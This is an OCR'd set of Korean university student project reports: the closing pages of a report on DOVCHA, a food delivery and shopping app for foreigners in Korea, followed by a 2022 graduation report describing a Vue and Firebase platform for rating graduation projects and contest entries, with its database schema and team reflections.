
주소 입력 페이지

여기서 주소 선택&입력한 다음에 결제 방법도 선택해야 한다




결제 방법 선택

COD(배달 완료 다음에 돈 받기) 선택한 경우에 진행하기 눌리면 주문이 바로 완료된다 DovchaWallet 으로 결제하는 경우에 먼저 결제가 완료되면 주문도 완료된다. 온라인 결제를 선택하는 경우에 결제 페이지로 이동된다.




3.2.3 DOVCHA manager

Dovcha manager 은 가게 주인이나 식당 주인한테 온 주문들을 관리하기에 위해서 필요한다. 그리고 가게나 식당에 새로 들어온 음식 재료하고 외국인들의 자기 나라에서 가져와서 파는 모든 것을 추가/수정/삭제 할 수 있는 앱이다.




3.2.4 DOVCHA delivery


Dovcha delivery 는 배달 앱이다. 고객한테 온 주문들이 거기에 보이고 배달하는 직원이 제일 가까이 있는 주문을 받고 배달해주고 돈을 볼 수 있다.




배달하는 분이 일할 때 상태를 온라인으로 바꾸거나 일 안 하고 있는 경우 오프라인 상태로 바꿀 수 있다. 그리고 앱에서 첫 화면에 종 배달된 주문을 떠는 자기가 벌었던 돈 상태를 볼 수 있다. 두번째 페이지에서는 주변에 있는 제일 가까운 주문들을 볼 수 있다. 그리고 다음 페이지에서는 배달하는 분의 배달 내역을 볼 수 있다(2-그림). 3 번째 그림은 설정 페이지이다. 거기서 배달하는 사람이 자기한테 편하게 설정을 할 수 있다.



1-그림




2-그림



3-그림

4. 결론

한국에 거주하는 외국인들이 직면한 가장 큰 문제 중 하나는 음식입니다. 우리 프로젝트를 통해 국가 및 국가 식당의 제품을 쉽게 찾을 수 있습니다. 당신이 사는 곳에서 가장 가까운 모스크, 국가 식당과 상점을 찾을 수 있습니다. 많은 무슬림 사람들이 가까운 곳이 있는 모스크를 몰라서 이태원에 있는 모스크 다니기 때문에 이태원 주변에 자주 복잡한다. 그거 때문이 이태원 근저에 사는 사람들에게 불편함을 유발이다. 한국어를 모르는 외국인에게도 편리합니다. 우리 프로젝트에는 여러가지 언어가 있기 때문이다.



감사합니다

Any questions?

You can find me at:

- DOVCHA we b
- admin@dovcha.co m

졸업작품 및 공모전 평가플랫폼 구축

지 도 교 수: 이병천 교수님
팀 장: 유균우
팀 원: 장진수
전주현
정광민
이윤형

2022. 10. 28
중부대학교 정보보호학과

목 차

1. 서 론

1.1 연구 배경 및 주제 선정

졸업작품이나 공모전 등을 준비하는 사람들이 자신의 프로젝트 결과물을 기존의 평가 주체들 이외의 제 3자에게 평가 받을 기회가 없어서 결과물 산출 이후의 발전 가능성에 한계가 있었고 개인이 제 3자들에게 의견을 구하는 것이 매우 어렵다고 판단 했습니다. 때문에 그런 문제들을 해결해 줄 수 있는 것이 이 플랫폼이 될 것입니다.

1.2 목표

플랫폼(사이트) 사용자는 자신이 만든 프로젝트 결과물을 타인들과 공유하고 평가를 받을 수 있으며 그 평가는 여러 수치나 글로 된 의견을 받을 수 있을 것입니다. 또한 평가 데이터들은 시각화되어서 제공될 것입니다.

2. 관련 연구

2.1 JavaScript

자바스크립트는 '웹페이지에 생동감을 불어넣기 위해' 만들어진 프로그래밍 언어입니다. 자바스크립트로 작성한 프로그램을 스크립트(script) 라고 부릅니다. 스크립트는 웹페이지의 HTML 안에 작성할 수 있는데, 웹페이지를 불러올 때 스크립트가 자동으로 실행됩니다. 스크립트는 특별한 준비나 컴파일 없이 보통의 문자형으로 작성할 수 있고, 실행도 할 수 있습니다. 이런 관점에서 보면 자바스크립트는 자바(Java)와는 매우 다른 언어라고 할 수 있습니다.

2.2 Vue.js

Vue.js(간단히 Vue, /vjuː/, 뷰/view)는 웹애플리케이션의 사용자 인터페이스를 만들기 위해 사용하는 오픈소스 프로그레시브 자바스크립트 프레임워크이다. 다른 자바스크립트 라이브러리를 사용하는 웹 애플리케이션 프로젝트에 Vue.js 를 도입하기 쉽게 설계되어 있는데, 이는 Vue.js가 점진적으로 채택할 수 있게 설계되어 있기 때문이다. 한편 Vue.js는 고성능의 싱글페이지 애플리케이션(SPA)을 구축하는데 이용가능하다.

2.3 FireBase


Firebase는 원래 데이터베이스였다. 하지만 구글이 인수를 하고 시간이 지나, 지금의 Firebase는 데이터베이스 뿐만 아니라 다양한 백엔드 기능을 제공해주는 플랫폼으로 바뀌었다. Firebase를 이용하면 사용자 인증, 데이터베이스, 스토리지 등과 같은 백엔드 단에서 필요한 기능을 구축하는 데 쓰이는 시간을 아낄 수 있고 오직 프론트엔드에서의 비지니스 로직만을 구현하는데 집중할 수 있다.

2.4 TailWindCss

빠른 스타일링 작업스타일 코드가 HTML 코드 안에 있기 때문에 HTML와 CSS 파일을 별도로 관리할 필요가 없다. 또한 랩핑하는 태그의 클래스명을 고민하지 않아도 된다. 일관된 디자인 모든 곳에서 동일한 색상이나 사이즈, 간격 등의 유틸리티 클래스를 사용하므로 일관된 스타일로 구현할 수 있다. 쉽고 자유로운 커스텀 기본 스타일 값을 디테일한 부분까지 쉽게 커스텀이 가능하다. 기본 스타일 값을 수정하는 방식이므로 디자인 일관성도 해치지 않는다. 그래서 디자인 시스템이나 다크모드 구현도 간편하다.

3. 본 론

3.1 시스템 구성



[그림 3-1. 플랫폼 구성도]

유저는 웹 페이지를 통해서 회원가입/로그인 등의 액션을 취할 수 있습니다. 이를 Firebase의 유저관리 서버는 유저인증 및 세션정보를 사용자 단으로 전달합니다. 또한 유저는 웹을 통해 프로젝트 등록 같은 액션을 할 수 있습니다. 이 때 파이어베이스에는 유저가 적합한 권한을 가졌는 지 판단하고 확인을 합니다. 이후 프로젝트 정보를 Firestore DB에 저장이 됩니다. 또한 이미지의 경우 AWS의 lamda같은 서버리스 Function 기능을 수행할 수 있습니다. 이러한 작업은 개발자의 코드에 의해 진행이 될 수 도 있으나 Firebase의 익스텐션 기능을 사용하면 간단한 설정을 입력 후 이미지 리사이징 및 최적화 작업을 하고나서 Google Storage에 저장을 할 수 있습니다.

3.2 DB 설계

3.2.1 notices(공지사항)

□ 필드 구성

title – 제목(string)
description – 에디터로 작성한 내용(마크다운으로 저장하여 HTML로 저장되는 것보다 용량이 적음)(string)
uid – 작성한 유저의 uid (string)
name – 작성자 이름 (string)
admin – 작성자가 관리자인지 확인 (boolean)
editorImgPath – 에디터를 통해 넣은 이미지 파일의 경로 (게시물 삭제시 같이 삭제하기 위해 넣음)(array)
timestamp – 게시물 작성 시간(파이어베이스의 서버시간을 기준으로 저장됨) (timestamp)
views – 조회수 (Number)

3.2.2 events(이벤트)

□ 필드 구성

title – 제목(string)
startDate – 이벤트 시작일 (input date타입으로 받아온 데이터) (string)
endDate – 이벤트 종료일 (string)
description – 에디터로 작성한 내용 (string)
uid – 작성한 유저의 uid (string)
name – 작성자 이름(name)
admin – 작성가 관리인지 확인 (boolean)
editorImgPath – 에디터를 통해 넣은 이미지 파일의 경로 (array)
timestamp – 게시물 작성 시간 (timestamp)
views – 조회수 (Number)

3.2.3 graduations(졸업작품)

□ 필드 구성

title – 제목 (string)
year – 졸업작품전의 연도 (Number)
university – 대학 (string)
department – 학과 (string)
img – 졸업작품전 대표 이미지 url(이미지와 첨부파일은 전부 firebase storage에 저장됨) (string)
url – 졸업작품전 바로가기 url (string)
imgFilePath – 졸업작품전 대표이미지 (firebase storage에 저장된 경로, 삭제를 위해 저장해둠) (string)
views – 조회수 (number)
likes – 좋아요수 (number)
projects – 프로젝트수 (number)
reviews – 하위 프로젝트들의 평가 수를 합한 종합(메인페이지에 표기할 총 평가수 계산을 편하게 하기위해 평가가 작성될 때마다 올라가도록 설계) (number)
timestamp – 게시물 작성 시간 (timestamp)

예) graduations(졸업작품/컬렉션) –>정보보호학과2021(문서) –> likes(좋아요/컬렉션) –> 문서

◇ 필드 구성

uid: 좋아요를 누른 유저의 uid (유저가 눌렀는지 아닌지 확인하기 위해 uid를 저장) (string)

예) graduations(졸업작품/컬렉션) –> 정보보호학과2021(문서) –> projects(프로젝트/컬렉션)

◇ 필드 구성

title – 제목 (string)
name – 작성자이름 (string)
description – 에디터로 작성한 내용(마크다운으로 저장) (string)
img – 프로젝트 대표 이미지 url (string)
filesUrl – 첨부파일들 url (array)
filesName – 첨부파일들 이름 (array)

imgFilePath – 프로젝트 대표 이미지 storage 저장경로 (string)
filePath – 첨부파일들 storage 저장경로 (array)
editorImgPath – 에디터로 작성한 이미지들 storage 저장경로 (array)
uid – 작성자 uid (string)
views – 조회수 (number)
likes – 좋아요수 (number)
timestamp – 작성시간 (timestamp)

◆ comments(댓글/컬렉션) –> 문서
▷ 필드 구성
comment – 댓글 (string)
name – 이름 (string)
uid – 유저 uid (string)
rating – 별점 (number)
timestamp – 작성시간(timstamp)

◆ likes(좋아요/컬렉션) –> 문서
▷ 필드 구성
uid – 좋아요 누른 사람의 uid (string)

◆ reviews(평가/컬렉션) –> 문서
▷ 필드 구성
평가는 1~5점으로 평가됨
perfection – 완성도 (number)
creativity – 창의성 (number)
technicality – 기술성 (number)
business – 사업성 (number)
design – 예술성 (number)

3.2.4 contests(공모전)

□ 필드구성
title – 제목 (string)
host – 주최 (string)
supervision – 주관 (string)
sponsor – 후원 (string)
startDate – 공모전 시작일 (event와 동일하게 input date로 받아와서 string형식임) (string)
endDate – 공모전 종료일 (string)
target – 대상 (string)
field – 분야 (string)
img – 공모전 대표이미지 url (string)
url – 공모전 페이지 바로가기 url (string)
imgFilePath – 공모전 대표이미지 파이어 스토리지 저장 경로 (게시물삭제시 파일삭제를 위해 저장) (string)
views – 조회수 (number)
likes – 좋아요수 (number)
projects – 프로젝트수 (number)
reviews – 총 평가수 (number)

timestamp – 작성 시간 (timestamp)

3.2.5 profiles(프로필)

파이어베이스의 유저정보는 Firestore에 저장되는 것이 아니라 Authentication(인증)에서 따로 저장된다. 이는 이메일/비밀번호 형식의 로그인 이외에 다른 제공업체 구글로그인, 페이스북 로그인 등에서 가져오는 데이터를 그대로 활용해서 저장하기 때문이다. diplayName, photoURL, email, emailVerify 등의 정보가 담겨있어서 사실 유저정보를 따로 저장하지 않아도 괜찮다. 민감한 정보는 Authentication(인증)에 자동으로 저장되고 함수를 통해 업데이트하는 식으로 관리하고 부가적인 사용자 프로필은 Firebase에서 관리하는 것이 좋다.

□ 필드구성

admin – 사용자가 관리자인지 확인 (boolean)
name – 이름 (string)
photo –
유저의 photoURL 각 유저별로 댓글에 표시하기 위해 저장 (기본값을 "https://picsum.photos/250/250"로 설정해서 해당사이트에서 250x250의 랜덤한 이미지를 가져오도록 함, 사용자정보에서 변경가능하도록 설정해둠) (string)

3.3 페이지 구성

3.3.1 메인 페이지

[그림 3-2. 메인페이지]


3.3.2 회원가입 페이지

[그림 3-3. 회원가입 페이지]


[그림 3-4. 회원가입 후 이메일 인증확인]

3.3.3 졸업작품 게시판


3.3.4 게시글 업로드



3.3.5 프로젝트 업로드



3.3.5 공모전, 공지사항, 이벤트 게시판



4. 결 론

4.1 결 론

프로젝트 평가에 대한 접근성을 높혀 주후 프로젝트 결과물을 향상 시키는 데 도움을 줄 수 있을 뿐만 아니라 동일 공모전이나 졸업작품 등을 준비하는 사용자들에게 좋은 평가를 받은 프로젝트들을 파악할 수 있게 하여 참고할만한 좋은 사례를 접근할 수 있게 합니다.

4.2 기대효과 및 활용방안

사용자가 공모전이나 졸업작품을 준비하면서 좋은 평가를 받은 전례를 참고할 수 있습니다. 평가 데이터를 시각적으로 표현하여 정밀한 분석이 가능하도록 도와줄 수 있는 서비스입니다.

4.3 후 기

유균우 :

졸업작품을 준비하면서 걱정이 먼저앞섰습니다. 처음으로 크진 않지만 졸업작품이라는 부담감 때문에 준비하면서 많은고민을했고 저의 부족함이 여실히 들어나는 1년 이였습니다. 다행이도 좋은 팀원들과 팀을 하게 되어서 부담감과 부족함이 조금은 나아진 프로젝트였습니다. 내가 무언갈 맡아서 프로젝트를 하겠다고 했지만 팀원들의 도움으로 어느정도 완성된 프로젝트라고 생각합니다. 취업을하면 이런 프로젝트 보다 더큰 프로젝트를 진행하게 될텐데 예행연습이라는 생각으로 진행했고 더 많은 공부가 필요하다고 느꼈습니다.

저희 조원들 모두들 고생했고 다들 좋은곳으로 취업했으면 좋겠습니다.

장진수 :

저희 프로젝트 팀 이름인 AEDI는 IDEA(아이디어)의 스펠링을 반대로 한것 입니다. 이름에서 부터 처음의 기획안은 아이디어를 공유하기 위한 플랫폼을 구상하고 있었으나 막연하고 광범위한 목표이기에 현재의 프로젝트 평가 플랫폼으로 기획안이 좁혀지게 되었습니다.

이러한 웹서비스를 만들기위해서 고려해야할 사항들도 많았고 특히나 기술적으로도 한번도 사용해보지 못한 기술스택을 들고 백지로 시작했기때문에 시행착오가 이만저만이 아니였습니다. 가장 확실하게 깨달은 것은 이런 기술로 목표로 하는 서비스를 만든다고 했을 때 책이나 강의 같은 것만 보고 얻은 지식으로는 한계가 명확하다는 것이였습니다. 여기서 배운것이 새로운 기술을 배울때 그 기술이 해결하고자 하는 것이 무엇이였는 지, 왜 나왔는 지를 알면서 기본적인 컨셉을 이해하는 것입니다. 그리고 모든 사용법을 이해하고 나서 개발에 착수해야지 하는 생각보다 기초적인 사용법만 익히고 내가 구현하고자 하는 부분에서 막힐때마다 그 기술의 공식문서를 보면서 해결법을 찾는 것이 좋은 방법이였다고 경험합니다.

이번 졸업작품 자체가 처음하는 팀 프로젝트라서 어색하고 방법도 모르겠고 익숙하지 않았지만 어떻게든 좋은 결과물을 만들어낸 것 같아서 만족스럽고 좋은 경험을 한것 같습니다.

정광민 :

주제를 정하는 것부터가 고민이었습니다. 해보고 싶은것도 많았고 그렇기에 욕심도 생겼습니다. 여러 주제를 고민하다가 졸업작품을 한곳에 모아서 평가를 하는 플랫폼 서비스가 있다면 실용적이고 좋을 것 같다는 팀원들의 의견에 따라서

졸업작품및 공모전 평가 플랫폼을 만들게 되었습니다. 이정도의 웹 프로젝트는 처음이고 항상 모든 프로그램을 책을 보고 기초적인 문법과 간단한 실습만으로 공부를 하다가 실제로 구동하려는 서비스를 만드려니 매우 막막하고 어디서 부터 시작해야 할지 잘몰랐었습니다.

이번 프로젝트에서 가장 크게 배운점은 계획은 크고 넓게 세우는 것도 좋지만 본인의 판단에 현실적이고 실현 가능한 목표를 철저하게 세우는 것이 좋다는 것입니다. 하고 싶은 것과 할 수 있는 것을 구분하는 것이 매우 중요 했던 것 같습니다. 저 스스로가 프로젝트를 진행하면서 부족함을 매우 많이 느꼈고 스스로에게 실망감 또한 많이 느꼈지만 팀원들의 도움으로 나아갈 수 있었고 오히려 그것을 계기로 몰랐던 부족한 점을 알고 극복할 수 있는 동기로 삼을 수 있게 되었던 프로젝트 였던것 같습니다.

이윤형 :

처음에는 간단할 줄 알았습니다. 주제를 정하는 것을 제외하고는 서로 구상하는 단계에서는 원활하게 진행되고 초기에 프로토콜 만들 때는 같이 진행하여 특별히 막히는 게 없었습니다. 하지만 구현 단계에서 문제점이 발생했습니다. 실습과는 달리 직접 구동하는 새로운 서버를 만들어야 되고 새로운 시스템으로 웹을 구상해야 되야 하는데 아직 미숙한 저는 사실상 따라가기 힘들었습니다. 또한, 저의 성격상 말이 적고 주도적으로 많이 도와주지 못해서 팀원들에게도 미안했습니다. 하지만 이번 프로젝트를 통해서 실습한 것과 달리 많이 어렵다는 것과 공부하지 않으면 팀원과 많이 따라가기 어렵다는 것을 알게 되었으며 저의 문제점을 조금씩 고쳐야 나가야 하는 생각을 갖게 되었습니다.

전주현 :

